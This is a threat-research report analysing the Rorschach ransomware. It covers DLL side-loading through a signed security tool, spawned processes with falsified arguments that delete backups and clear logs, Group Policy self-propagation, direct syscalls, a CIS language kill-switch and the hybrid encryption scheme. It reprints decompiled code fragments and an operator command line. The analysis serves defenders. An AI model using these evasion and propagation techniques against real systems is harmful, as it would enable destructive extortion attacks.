Rorschach – A New Sophisticated and Fast Ransomware

April 3, 2023

Research by: Jiri Vinopal, Dennis Yarizadeh and Gil Gekker

Key Findings:

- Check Point Research (CPR) and Check Point Incident Response Team (CPIRT) encountered a previously unnamed ransomware strain, we dubbed **Rorschach,** deployed against a US-based company.
- Rorschach ransomware appears to be unique, sharing no overlaps that could easily attribute it to any known ransomware strain. In addition, it does not bear any kind of branding which is a common practice among ransomware groups.
- The ransomware is partly autonomous, carrying out tasks that are usually manually performed during enterprise-wide ransomware deployment, such as creating a domain group policy (GPO). In the past, similar functionality was linked to LockBit 2.0.
- The ransomware is highly customizable and contains technically unique features, such as the use of direct syscalls, rarely observed in ransomware. Moreover, due to different implementation methods, **Rorschach** is one of the fastest ransomware observed, by the speed of encryption.
- The ransomware was deployed using DLL side-loading of a Cortex XDR Dump Service Tool, a signed commercial security product, a loading method which is not commonly used to load ransomware. The vulnerability was properly reported to Palo Alto Networks.

Introduction

While responding to a ransomware case against a US-based company, the CPIRT recently came across a unique ransomware strain deployed using a signed component of a commercial security product. Unlike other ransomware cases, the threat actor did not hide behind any alias and appears to have no affiliation to any of the known ransomware groups. Those two facts, rarities in the ransomware ecosystem, piqued CPR interest and prompted us to thoroughly analyze the newly discovered malware.

Throughout its analysis, the new ransomware exhibited unique features. A behavioral analysis of the new ransomware suggests it is partly autonomous, spreading itself automatically when executed on a Domain Controller (DC), while it clears the event logs of the affected machines. In addition, it's extremely flexible, operating not only based on a built-in configuration but also on numerous optional arguments which allow it to change its behavior according to the operator's needs. While it seems to have taken inspiration from some of the most infamous ransomware families, it also contains unique functionalities, rarely seen among ransomware, such as the use of direct syscalls.

The ransomware note sent out to the victim was formatted similarly to Yanluowang ransomware notes, although other variants dropped a note that more closely resembled DarkSide ransomware notes (causing some to mistakenly refer to it as DarkSide). Each person who examined the ransomware saw something a little bit different, prompting us to name it after the famous psychological test – Rorschach Ransomware**.**

Execution Flow

As observed in the wild, Rorschach execution uses these three files:

- **cy.exe** – Cortex XDR Dump Service Tool version 7.3.0.16740, abused to side-load `winutils.dll`
- **winutils.dll** – Packed Rorschach loader and injector, used to decrypt and inject the ransomware.
- **config.ini** – Encrypted Rorschach ransomware which contains all the logic and configuration.

Upon execution of `cy.exe`, due to DLL side-loading, the loader/injector `winutils.dll` is loaded into memory and runs in the context of `cy.exe`. The main Rorschach payload `config.ini` is subsequently loaded into memory as well, decrypted and injected into `notepad.exe`, where the ransomware logic begins.





Figure 1 – Rorschach's High Level Execution Flow on both endpoints and on Domain Controllers.

Security Solution Evasion

Rorschach spawns processes in an uncommon way, running them in SUSPEND mode and giving out falsified arguments to harden analysis and remediation efforts. The falsified argument, which consists of a repeating string of the digit 1 based on the length of the real argument, rewritten in memory and replaced with the real argument, resulting in a unique execution:



```
⊟ cy.exe (2276)              cy.exe [redacted]
  ⊟ notepad.exe (6512)        cy.exe [redacted]
      vssadmin.exe (5568)    vssadmin.exe 11111111111111111111111111
      bcdedit.exe (8952)     bcdedit.exe 111111111111111111111111111111111
      bcdedit.exe (7596)     bcdedit.exe 1111111111111111111111111111111111111111111111111
      wbadmin.exe (7992)     wbadmin.exe 111111111111111111111111
      wbadmin.exe (1232)     wbadmin.exe 11111111111111111111111111111111111111
      wbadmin.exe (6648)     wbadmin.exe 111111111111111111111
      wbadmin.exe (2440)     wbadmin.exe 1111111111111
      wbadmin.exe (2868)     wbadmin.exe 1111111111111111111111111111111111111111
      wevtutil.exe (4792)    wevtutil.exe 111111111111111111111
      wevtutil.exe (488)     wevtutil.exe 111111111111111111
      wevtutil.exe (5504)    wevtutil.exe 1111111111111111
      wevtutil.exe (7184)    wevtutil.exe 111111111111111111111111111111
      wmic.exe (6072)        wmic.exe 1111111111111111111111111
      net.exe (2700)         net.exe 1111111111
      net.exe (3356)         net.exe 1111111111111111111
      net.exe (2652)         net.exe 1111111111111111
      net.exe (1016)         net.exe 11111111
      net.exe (4412)         net.exe 11111111111111
      net.exe (1312)         net.exe 111111111111111
      net.exe (8808)         net.exe 1111111111111111
      net.exe (4172)         net.exe 1111111111111111111
      netsh.exe (2372)       netsh.exe 1111111111111111111111111111111111111111
      netsh.exe (6764)       netsh.exe 11111111111111111111111111111111
```

Figure 2 – Rorschach’s process tree spawns processes with falsified arguments.

The ransomware uses this technique to run the following operations:

- Attempt to stop a predefined list of services, using `net.exe stop`.
- Delete shadow volumes and backups to harden recovery, using legitimate Windows tools such as `vssadmin.exe`, `bcdedit.exe`, `wmic.exe`, and `wbadmin.exe`
- Run `wevutil.exe` to clear the following Windows event logs: Application, Security, System and Windows Powershell.
- Disable the Windows firewall, using `netsh.exe`

Self-propagation

When executed on a Windows Domain Controller (DC), the ransomware automatically creates a Group Policy, spreading itself to other machines within the domain. Similar functionality was linked in the past to LockBit 2.0, although the Rorschach Ransomware GPO deployment is carried out differently, as described below:

1. Rorschach copies its files into the scripts folder of the DC, and deletes them from the original location.
2. Rorschach then creates a group policy (see Appendix C) that copies itself into the `%Public%` folder of all workstations in the domain.
3. The ransomware creates another group policy in an attempt to kill a list of predefined list of processes. This is done by creating a schedule task invoking `taskkill.exe`.
4. Finally, Rorschach creates another group policy that registers a scheduled task which runs immediately and upon user logon, to run Rorschach's main executable with the relevant arguments.

Our colleagues in AhnLab published a more thorough behavioral analysis of another Rorschach variant which provides further details into the operations.

Ransomware Analysis

In addition to the ransomware's uncommon behavior described above, the Rorschach binary itself contains additional interesting features, differentiating it further from other ransomware.

Binary and Anti-Analysis Protection

The actual sample is protected carefully, and requires quite a lot of work to access. First, the initial loader/injector `winutils.dll` is protected with UPX-style packing. However, this is changed in such a way that it isn't readily unpacked using standard solutions and requires manual unpacking. After unpacking, the sample loads and decrypts `config.ini`, which contains the ransomware logic.

After Rorschach is injected into `notepad.exe`, it's still protected by VMProtect. This results in a crucial portion of the code being virtualized in addition to lacking an IAT table. Only after defeating both of these safeguards is it possible to properly analyze the ransomware logic.


Security Solution Evasion

Although Rorschach is used solely for encrypting an environment, it incorporates an unusual technique to evade defense mechanisms. It makes direct system calls using the "syscall" instruction. While previously observed in other strains of malware, it's quite startling to see this in ransomware.

The procedure involves utilizing the instruction itself, and it goes as follows:

1. The ransomware finds the relevant syscall numbers for NT APIs, mainly related to file manipulation.
2. Rorschach then stores the numbers in a table for future use.
3. When needed, it calls a stub routine that uses the number directly with the syscall instruction instead of using the NT API.


In other words, the malware first creates a syscall table for NT APIs used for file encryption:



```
NtSetInformationFile = GetSyscallNumber(&First, v25);
strcpy(&_Ptr[1], "NtQueryEaFile");
std::string::string(v32, &_Ptr[1]);
NtQueryEaFile_0 = GetSyscallNumber(&First, v26);
NtQueryEaFile = NtQueryEaFile_0;
if ( !NtCreateFile )
  return 0;
return NtReadFile
    && NtWriteFile
    && NtClose
    && NtQueryInformationFile
    && NtWaitForSingleObject
    && NtSetInformationFile
    && NtQueryEaFile_0;
```

Figure 3 – Creation of syscall table for certain NT APIs.


The end of the table is a section with the relevant syscall numbers:



```
NtQueryEaFile   dq 145h                 ; DATA XREF: ResolveSyscalls+966↑w
                                        ; CallNtQueryEaFile+3↑r
NtSetInformationFile dq 27h             ; DATA XREF: ResolveSyscalls+8B3↑w
                                        ; ResolveSyscalls+9A3↑r ...
NtWaitForSingleObject dq 4              ; DATA XREF: ResolveSyscalls+80E↑w
                                        ; ResolveSyscalls+99A↑r ...
NtQueryInformationFile dq 11h           ; DATA XREF: ResolveSyscalls+762↑w
                                        ; ResolveSyscalls+991↑r ...
NtClose         dq 0Fh                  ; DATA XREF: ResolveSyscalls+6AB↑w
                                        ; ResolveSyscalls+988↑r ...
NtWriteFile     dq 8                    ; DATA XREF: ResolveSyscalls+63A↑w
                                        ; ResolveSyscalls+97F↑r ...
NtReadFile      dq 6                    ; DATA XREF: ResolveSyscalls+59E↑w
                                        ; ResolveSyscalls+976↑r ...
NtCreateFile    dq 55h                  ; DATA XREF: ResolveSyscalls+50F↑w
                                        ; ResolveSyscalls+96D↑r ...
```

Figure 4 – Section containing the syscall table.

The example below shows how the syscall numbers are used:



```
ntStatus = CallNtWriteFile(
             hFile,
             0i64,
             0i64,
             0i64,
             &IoStatusBlock_0,
             buffer,
             length,
             0i64,
             0i64);
if ( ntStatus == STATUS_PENDING )
{
  if ( CallNtWaitForSingleObject(hFile, 0, 0i64) < 0 )
    return 0i64;
  ntStatus = IoStatusBlock_0.Status;
}
```

```
; NTSTATUS __stdcall CallNtWriteFile(HANDLE FileHandle,
CallNtWriteFile proc near

IoStatusBlock= qword ptr  28h
Buffer= qword ptr  30h
Length= dword ptr  38h
ByteOffset= qword ptr  40h
Key= qword ptr  48h

mov     r10, rcx
mov     rax, cs:NtWriteFile
syscall                 ; Low latency system call
retn
CallNtWriteFile endp
```

Figure 5 – Example use of direct syscall.

This obfuscated process is not required for the ransomware encryption logic, which suggests it was developed to bypass security solutions monitoring direct API calls.

Command Line Arguments

In addition to the hardcoded configuration, the ransomware comes with multiple built-in options, probably for the operators comfort. All of them are hidden, obfuscated, and not accessible without reverse-engineering the ransomware. This table contains some of the arguments that we discovered:

Argument	Example Parameter	Description
–run	=1234	Password needed to run the sample, possibly built on demand.
–nomutex	=1	Do not create a mutex, therefore do not insure that only a single instance is running.
–log	=1	Create log files.
–nodel	=0	Do not self-delete on execution.
–path	=“C:”	Encrypt only the following path.
–noshare	=1	Do not encrypt shares.
–pt	=”C:.dll”	Explicitly state the loader DLL.
–cg	=”C:.ini”	Explicitly state the configuration file that stores the malware.
–we	=”C:.exe”	Explicitly state the main executable.
–diskpart	=1	Run `diskpart.exe /s AppData_x.txt` that removes read-only volume attributes.

Argument	Example Parameter	Description
–nobk	=1	Do not change the wallpaper of the infected machine.
–thread	=4	Number of threads per CPU.
–at	=2023/03/24 05:04:20	Activation time (trigger time).
–nomail	=1	Do not create a ransom note.

This is only a partial list, with additional arguments suggesting networking capabilities, such as `listen`, `srv` and `hostfile`.

Example of how some of these arguments are used:

```
cy.exe --run=1234 --nomutex=0 --log=1 --nodel=1 --path="C:\Myfolder" --full=1 --
diskpart=1 --nobk=0
```

Language Based Protection


Before encrypting the target system, the sample runs two system checks that can halt its execution:

- It uses `GetSystemDefaultUILanguage` and `GetUserDefaultUILanguage` to determine what language the user is using.
- It exits if the return value is commonly used in CIS countries:

```
{
    0x042b: "Armenian_Armenia",
    0x042c: "Azeri_Latin",
    0x043f: "Kazakh",
    0x082c: "Azeri_Cyrillic",
    0x419: "Russian",
    0x422: "Ukrainian",
    0x423: "Belarusian",
    0x428: "Tajik",
    0x437: "Georgian",
    0x440: "Kyrgyz_Cyrillic",
    0x442: "Turkmen",
    0x443: "Uzbek_Latin",
    0x819: "Russian_Moldava",
    0x843: "Uzbek_Cyrillic"
}
```

Encryption Process

The Rorschach ransomware employs a highly effective and fast hybrid-cryptography scheme, which blends the curve25519 and eSTREAM cipher hc-128 algorithms for encryption purposes. This process only encrypts a specific portion of the original file content instead of the entire file. The WinAPI `CryptGenRandom` is utilized to generate cryptographically random bytes used as a per-victim private key. The shared secret is calculated through curve25519, using both the generated private key and a hardcoded public key. Finally, the computed SHA512 hash of the shared secret is used to construct the KEY and IV for the eSTREAM cipher hc-128.



```
CryptGenRandom(hProv, 0x20u, genPrivate);
genPrivate[0] &= 0xF8u;
HIBYTE(v129) = HIBYTE(v129) & 0x3F | 0x40;
Curve25519(&genPublic[1075], genPrivate, &basepoint);
Curve25519(&sharedSecret, genPrivate, publicKey);
SHA512Init(&s);
SHA512Bytes(&s, &sharedSecret, 32);
SHA512Final(&s, digest);
ECRYPTkeysetup(genPublic, digest, 0x100u, 0x100u);// hc-128
ECRYPTivsetup(genPublic, &digest_1);
crc = 0x676E6F64;
v23 = &digest[2];
v24 = 2i64;
do
{
  v25 = (((crc << 8) ^ crc32Table[(*(v23 - 2) ^ HIBYTE(crc))]) << 8) ^
  v26 = (v25 << 8) ^ crc32Table[(*v23 ^ HIBYTE(v25))];
  v27 = (v26 << 8) ^ crc32Table[(v23[1] ^ HIBYTE(v26))];
```

Figure 6 – The Rorschach hybrid-cryptography scheme.

Analysis of Rorschach's encryption routine suggests not only the fast encryption scheme mentioned previously but also a highly effective implementation of thread scheduling via **I/O completion ports**. In addition, it appears that compiler optimization is prioritized for speed, with much of the code being inlined. All of these factors make us believe that we may be dealing with one of the fastest ransomware out there.

To verify our hypothesis, we conducted five separate encryption speed tests in a controlled environment (with 6 CPUs, 8192MB RAM, SSD, and 220000 files to be encrypted), limited to local drive encryption only. To provide a meaningful comparison with other known fast ransomware, we compared Rorschach with the notorious LockBit v.3.

The result of the speed tests:

Ransomware	Average approximate time of encryption
LockBit v.3	7 minutes


Ransomware	Average approximate time of encryption
Rorschach	4 minutes, 30 seconds

It turned out that we have a new speed demon in town. What’s even more noteworthy is that the Rorschach ransomware is highly customizable. By adjusting the number of encryption threads via the command line argument `--thread`, it can achieve even faster times.

Technical Similarity to Other Ransomware

When we compared Rorschach to other well-known ransomware families, we noticed that Rorschach uses a variety of time-honored methods together with some novel ideas in the ransomware industry. The name itself, “Rorschach”, is quite self-explanatory; with deep reverse engineering of the code and its logic, we found certain similarities with some of the more technically advanced and established ransomware groups.

We discussed Rorschach’s hybrid-cryptography scheme in detail above, but we suspect that this routine was borrowed from the leaked source code of **Babuk** ransomware. See the following code snippets as examples:



Rorschach's hybrid-cryptography scheme

